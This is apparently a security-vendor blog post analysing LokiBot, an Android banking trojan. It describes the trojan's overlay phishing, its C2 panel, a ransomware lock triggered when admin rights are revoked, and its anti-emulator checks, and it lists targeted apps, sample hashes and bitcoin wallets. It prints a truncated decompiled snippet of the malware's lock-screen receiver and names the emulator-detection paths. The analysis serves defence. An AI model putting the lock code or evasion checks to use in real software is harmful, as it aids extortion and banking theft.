LokiBot - The first hybrid Android malware

threatfabric.com/blogs/lokibot_the_first_hybrid_android_malware.html

Abstract

Lately we have been seeing a new variant of Android banking malware which is well-developed and provides numerous unique features such as a ransomware module. Based on the BTC addresses that are used in the source code it seems that the actors behind this new Android malware are successful cybercriminals with over 1.5 million dollars in BTC.

Summary	
Address	191JVE2XxLEwxZYp4j7atzsoDJ3xZEkgRC
Hash 160	57cf9a76c23e42952de1ef3bcf41f1e529943da1
Tools	Related Tags - Unspent Outputs

Transactions	
No. Transactions	682
Total Received	206.32047459 BTC
Final Balance	0.00000586 BTC

Bitcoin wallet details

It is very unlikely that the actors behind Android LokiBot have gained this amount of money using only LokiBot since the requested fee for ransomware is between $70 and $100 and the bot counts in the various campaigns we have seen is usually around 1000. The malware is sold as a kit. A full license including updates costs $2000 in BTC. The main attack vector of the malware is showing phishing overlays on a large amount of banking apps (often around 100) and a handful of other popular apps such as Skype, Outlook and WhatsApp. The ransomware stage is activated when victims disable the administrative rights of the malware

or try to uninstall it. Besides the automatic activation of the ransomware module the bot also has a “Go_Crypt” command, enabling the actors to trigger it. The ransomware attack however does not seem to be the main focus of their campaign at the time of writing.

Malware characteristics

LokiBot, which works on Android 4.0 and higher, has pretty standard malware capabilities, such as the well-known overlay attack all bankers have. It can also steal the victim’s contacts and read and send SMS messages. It has a specific command to spam all contacts with SMS messages as a means to spread the infection. The victim’s browser history isn’t safe either, as this can be uploaded to the C2. To top it off there is an option to lock the phone preventing the user from accessing it.

LokiBot also has some more unique features. For one it has the ability to start the victim’s browser app and open a given web page. Additionally, it implements SOCKS5, can automatically reply to SMS messages and it can start a user’s banking application. Combine this with the fact that LokiBot can show notifications which seem to come from other apps, containing for example a message that new funds have been deposited to the victim’s account and interesting phishing attack scenarios arise! The phishing notifications use the original icon of the application they try to impersonate. In addition, the phone is made to vibrate right before the notification is shown so the victim will take notice of it. When the notification is tapped it will trigger an overlay attack.


Another very interesting and unique feature of LokiBot is its ransomware capabilities. This ransomware triggers when you try to remove LokiBot from the infected device by revoking its administrative rights. It won’t go down without a fight and will encrypt all your files in the external storage as a last resort to steal money from you, as you need to pay Bitcoins to decrypt your files.

What’s also interesting to note is that the malware obfuscates its network traffic in the exact same way as we’ve seen in previously discovered Bankbot variants. This is probably also the reason why our great friend Nikolaos Chrysaidos (Head of Mobile Threats & Security at Avast) has reported very early stages of lokibot campaign as Bankbot.

Panel features

The C2 web panel is well rounded and has a couple of interesting features. It provides you with a built-in APK builder which allows you to customize the icon, name, build date and C2 URL, making it trivial to create numerous different samples targeting different user groups. It will also automatically generate certificate to sign each APK.

In addition to building the APK an actor can also customize all aspects of the overlays which will be shown to the victims and do advanced searches on all collected data, such as logs, history and geolocation.



Malware command and control panel

Ransomware details

The ransomware stage is automatically activated when victims tries to remove the malware. In addition, it can be activated from the C2 by sending the “Go_Crypt” command.


```
import android.view.ViewGroup;
import android.view.ViewParent;
import android.view.WindowManager$LayoutParams;
import compse.refact.st.upsss.Socks.abstractasfasfasfasfafa;

public class CriptActivity extends DeviceAdminReceiver {
    private View absorbasfasfasfasfafa;

    public CriptActivity() {
        super();
    }

    public CharSequence onDisableRequested(Context arg6, Intent arg7) {
        WindowManager$LayoutParams v1 = new WindowManager$LayoutParams();
        v1.flags = 0x40008;
        v1.format = 0xFFFFFFFD;
        this.absorbasfasfasfasfafa = LayoutInflater.from(arg6).inflate(0x7F040001, null).findViewById(0x7F080001);
        ViewParent v0 = this.absorbasfasfasfasfafa.getParent();
        if(v0 != null) {
            ((ViewGroup)v0).removeView(this.absorbasfasfasfasfafa);
        }

        v1.format = 1;
        v1.type = 2010;
        v1.gravity = 51;
        v1.width = 0xFFFFFFFF;
        v1.height = 0xFFFFFFFF;
        arg6.getApplicationContext().getSystemService(abstractasfasfasfasfafa.absorbasfasfasfasfafa("\u0014Y\rT\fG")).addView(this.abs
        Intent v0_1 = new Intent(arg6, CriptActivity$mainActivity.class);
        v0_1.addFlags(0x10000000);
        arg6.startActivity(v0_1);
        return "";
    }

    public void onDisabled(Context arg1, Intent arg2) {
    }

    public void onEnabled(Context arg1, Intent arg2) {
    }
}
```

Automatic ransomware activation when disabling ‘device admin’


As soon as the ransomware is activated, it starts searching for all files and directories in the primary shared or external storage directory (traditionally the SD card) and encrypts them using AES. The key is generated randomly under default AES/ECB/PKCS5 padding and 128-bit key size. However, the encryption function in this ransomware utterly fails, because even though the original files are deleted, the encrypted file is decrypted and written back to itself. Thus, victims won’t lose their files, they are only renamed.

Even though the encryption part fails pretty badly, the screen locker still works and will lock the victim’s screen using the administrative permissions it has gained from the user when the malware was first started. A threat is then shown on the screen: “Your phone is locked for

viewing child pornography.” The payment amount varies between $70 and $100. The Bitcoin addresses of LokiBot are hardcoded in the APK and can’t be updated from C2 server.



Screen shown when the ransomware locks the phone



Hardcoded Bitcoin address

Dynamic analysis evasion

The techniques used by LokiBot to prevent dynamic analysis are not very advanced, but seem to be more extensive than those used by other banking malware we have seen. Over time we see continueing improvements on this part, indicating the developer is still working on this. The following techniques are found in the latest version of LokiBot:

- Detecting Qemu files: /dev/socket/qemud, /dev/qemu_pipe, /system/lib/libc_malloc_debug_qemu.so, /sys/qemu_trace, /system/bin/qemu-props; - Detecting Qemu properties: init.svc.qemud, init.svc.qemu-props, qemu.hw.mainkeys; -

Detecting emulator (goldfish) drivers in /proc/tty/drivers; - Checking installed packages for TaintDroid package org.appanalysis; - Checking prescence of TaintDroid class dalvik.system.Taint.

Conclusion

Since early this summer we have seen at least 30 to 40 samples with bot counts varying between 100 to 2000 bots. We believe that the actors behind LokiBot are successful, based on their BTC traffic and regular bot updates. In fact, we have seen new features emerge in the bot almost every week which shows that LokiBot is becoming a strong Android trojan, targeting many banks and popular apps.

Targeted apps (sorted by package name)

1. BAWAG P.S.K. (at.bawag.mbanking) 2. Easybank (at.easybank.mbanking) 3. ErsteBank/Sparkasse netbanking (at.spardat.netbanking) 4. Volksbank Banking (at.volksbank.volksbankmobile) 5. Bankwest (au.com.bankwest.mobile) 6. ING Australia Banking (au.com.ingdirect.android) 7. NAB Mobile Banking (au.com.nab.mobile) 8. Suncorp Bank (au.com.suncorp.SuncorpBank) 9. ING Direct France (com.IngDirectAndroid) 10. Raiffeisen Smart Mobile (com.advantage.RaiffeisenBank) 11. Akbank Direkt (com.akbank.android.apps.akbank_direkt) 12. 澳盛行動夥伴 (com.anz.android) 13. ANZ goMoney Australia (com.anz.android.gomoney) 14. AOL - News, Mail & Video (com.aol.mobile.aolapp) 15. Axis Mobile (com.axis.mobile) 16. Bank Austria MobileBanking (com.bankaustria.android.olb) 17. Bankinter Móvil (com.bankinter.launcher) 18. BBVA | España (com.bbva.bbvacontigo) 19. BBVA net cash | ES & PT (com.bbva.netcash) 20. Bendigo Bank (com.bendigobank.mobile) 21. Boursorama Banque (com.boursorama.android.clients) 22. Banque (com.caisseepargne.android.mobilebanking) 23. Chase Mobile (com.chase.sig.android) 24. CIBC Mobile Banking:registered: (com.cibc.android.mobi) 25. CIC (com.cic_prod.bad) 26. Citibank Australia (com.citibank.mobile.au) 27. Fifth Third Mobile Banking (com.clairmail.fth) 28. Crédit Mutuel (com.cm_prod.bad) 29. Alior Mobile (com.comarch.mobile) 30. CommBank (com.commbank.netbank) 31. iMobile by ICICI Bank (com.csam.icici.bank.imobile) 32. Meine Bank (com.db.mm.deutschebank) 33. Gumtree: Search, Buy & Sell (com.ebay.gumtree.au) 34. Facebook (com.facebook.katana) 35. Messenger (com.facebook.orca) 36. QNB Finansbank Cep Şubesi (com.finansbank.mobile.cepsube) 37. La Banque Postale (com.fullsix.android.labanquepostale.accountaccess) 38. Garanti Mobile Banking (com.garanti.cepsubesi) 39. Getin Mobile (com.getingroup.mobilebanking) 40. Google Play Games (com.google.android.play.games) 41. Groupama toujours là (com.groupama.toujoursla) 42. Lloyds Bank Mobile Banking (com.grppl.android.shell.CMBlloydsTSB73) 43. Halifax: the banking app that gives you extra (com.grppl.android.shell.halifax) 44. HSBC Mobile Banking (com.htsu.hsbcpersonalbanking) 45. Bank of America Mobile Banking (com.infonow.bofa)

46. ING-DiBa Banking + Brokerage (com.ing.diba.mbbr2) 47. Raiffeisen ELBA (com.isis_papyrus.raiffeisen_pay_eyewdg) 48. Capital One:registered: Mobile (com.konylabs.capitalone) 49. Citi Handlowy (com.konylabs.cbplpat) 50. Kutxabank (com.kutxabank.android) 51. MACIF Assurance et Banque (com.macif.mobile.application.android) 52. Microsoft Outlook (com.microsoft.office.outlook) 53. Skrill (com.moneybookers.skrillpayments) 54. NETELLER (com.moneybookers.skrillpayments.neteller) 55. Crédit du Nord pour Mobile (com.ocito.cdn.activity.creditdunord) 56. PayPal (com.paypal.android.p2pmobile) 57. İşCep (com.pozitron.iscep) 58. ruralvía (com.rsi) 59. State Bank Freedom (com.sbi.SBFreedom) 60. SBI Anywhere Personal (com.sbi.SBIFreedomPlus) 61. Skype - gratis chatberichten en video-oproepen (com.skype.raider) 62. HDFC Bank MobileBanking (com.snapwork.hdfc) 63. Sparkasse+ (com.starfinanz.smob.android.sbanking) 64. Sparkasse (com.starfinanz.smob.android.sfinanzstatus) 65. SunTrust Mobile App (com.suntrust.mobilebanking) 66. TD Canada (com.td) 67. Banca Móvil Laboral Kutxa (com.tecnocom.cajalaboral) 68. Halkbank Mobil (com.tmobtech.halkbank) 69. Bancolombia App Personas (com.todo1.mobile) 70. Union Bank Mobile Banking (com.unionbank.ecommerce.mobile.android) 71. USAA Mobile (com.usaa.mobile.android.usaa) 72. U.S. Bank (com.usbank.mobilebanking) 73. VakıfBank Mobil Bankacılık (com.vakifbank.mobile) 74. Viber Messenger (com.viber.voip) 75. Wells Fargo Mobile (com.wf.wellsfargomobile) 76. WhatsApp Messenger (com.whatsapp) 77. Yahoo Mail Blijf georganiseerd (com.yahoo.mobile.client.android.mail) 78. Yapı Kredi Mobile (com.ykb.android) 79. Ziraat Mobil (com.ziraat.ziraatmobil) 80. comdirect mobile App (de.comdirect.android) 81. Commerzbank Banking App (de.commerzbanking.mobil) 82. Consorsbank (de.consorsbank) 83. DKB-Banking (de.dkb.portalapp) 84. VR-Banking (de.fiducia.smartphone.android.banking.vr) 85. Postbank Finanzassistent (de.postbank.finanzassistent) 86. SpardaApp (de.sdvrz.ihb.mobile.app) 87. Popular (es.bancopopular.nbmpopular) 88. Santander (es.bancosantander.apps) 89. Bankia (es.cm.android) 90. EVO Banco móvil (es.evobanco.bancamovil) 91. CaixaBank (es.lacaixa.mobile.android.newwapicon) 92. Bank Pekao (eu.eleader.mobilebanking.pekao) 93. PekaoBiznes24 (eu.eleader.mobilebanking.pekao.firm) 94. Mobilny Bank (eu.eleader.mobilebanking.raiffeisen) 95. HVB Mobile B@nking (eu.unicreditgroup.hvbapptan) 96. Mon AXA (fr.axa.monaxa) 97. Banque Populaire (fr.banquepopulaire.cyberplus) 98. Ma Banque (fr.creditagricole.androidapp) 99. Mes Comptes - LCL pour mobile (fr.lcl.android.customerarea) 100. Mobile Banking (hr.asseco.android.jimba.mUCI.ro) 101. Baroda mPassbook (in.co.bankofbaroda.mpassbook) 102. Maybank (may.maybank.android) 103. L’Appli Société Générale (mobi.societegenerale.mobile.lappli) 104. Santander MobileBanking (mobile.santander.de) 105. Mes Comptes BNP Paribas (net.bnpparibas.mescomptes) 106. BankSA Mobile Banking (org.banksa.bank) 107. Bank of Melbourne Mobile Banking (org.bom.bank) 108. St.George Mobile Banking (org.stgeorge.bank) 109. Westpac Mobile

Banking (org.westpac.bank) 110. BZWBK24 mobile (pl.bzwbk.bzwbk24) 111. eurobank mobile (pl.eurobank) 112. INGMobile (pl.ing.ingmobile) 113. Token iPKO (pl.ipko.mobile) 114. mBank PL (pl.mbank) 115. IKO (pl.pkobp.iko) 116. Banca Transilvania (ro.btrl.mobile) 117. IDBI Bank GO (src.com.idbi) 118. TSB Mobile Banking (uk.co.tsb.mobilebank) 119. Bank Millennium (wit.android.bcpBankingApp.millenniumPL)

Sample hashes

be02cf271d343ae1665588270f59a8df3700775f98edc42b3e3aecddf49f649d
1979d60ba17434d7b4b5403c7fd005d303831b1a584ea2bed89cfec0b45bd5c2
a10f40c71721668c5050a5bf86b41a1d834a594e6e5dd82c39e1d70f12aadf8b
5c1857830053e64082d065998ff741b607186dc3414aa7e8d747614faae3f650
cd44705b685dce0a6033760dec477921826cd05920884c3d8eb4762eaab900d1
bae9151dea172acceb9dfc27298eec77dc3084d510b09f5cda3370422d02e851
418bdfa331cba37b1185645c71ee2cf31eb01cfcc949569f1addbff79f73be66
a9899519a45f4c5dc5029d39317d0e583cd04eb7d7fa88723b46e14227809c26
6fb961a96c84a5f61d17666544a259902846facb8d3e25736d93a12ee5c3087c
c9f56caaa69c798c8d8d6a3beb0c23ec5c80cab2e99ef35f2a77c3b7007922df
39b7ff62ec97ceb01e9a50fa15ce0ace685847039ad5ee66bd9736efc7d4a932
78feb8240f4f77e6ce62441a6d213ee9778d191d8c2e78575c9e806a50f2ae45
a09d9d09090ea23cbfe202a159aba717c71bf2f0f1d6eed36da4de1d42f91c74
f4d0773c077787371dd3bebe93b8a630610a24d8affc0b14887ce69cc9ff24e4
18c19c76a2d5d3d49f954609bcad377a23583acb6e4b7f196be1d7fdc93792f8
cda01f288916686174951a6fbd5fbbc42fba8d6500050c5292bafe3a1bcb2e8d
7dbcecaf0e187a24b367fe05baedeb455a5b827eff6abfc626b44511d8c0029e

Bitcoin wallets

19tUaovjwW5FSUfmXuECFKn7aA5hXTvqUr 191JVE2XxLEwxZYp4j7atzsoDJ3xZEkgRC
1139UN4Xd6Y9748fRhCxQMTxdfD3Eq3qTf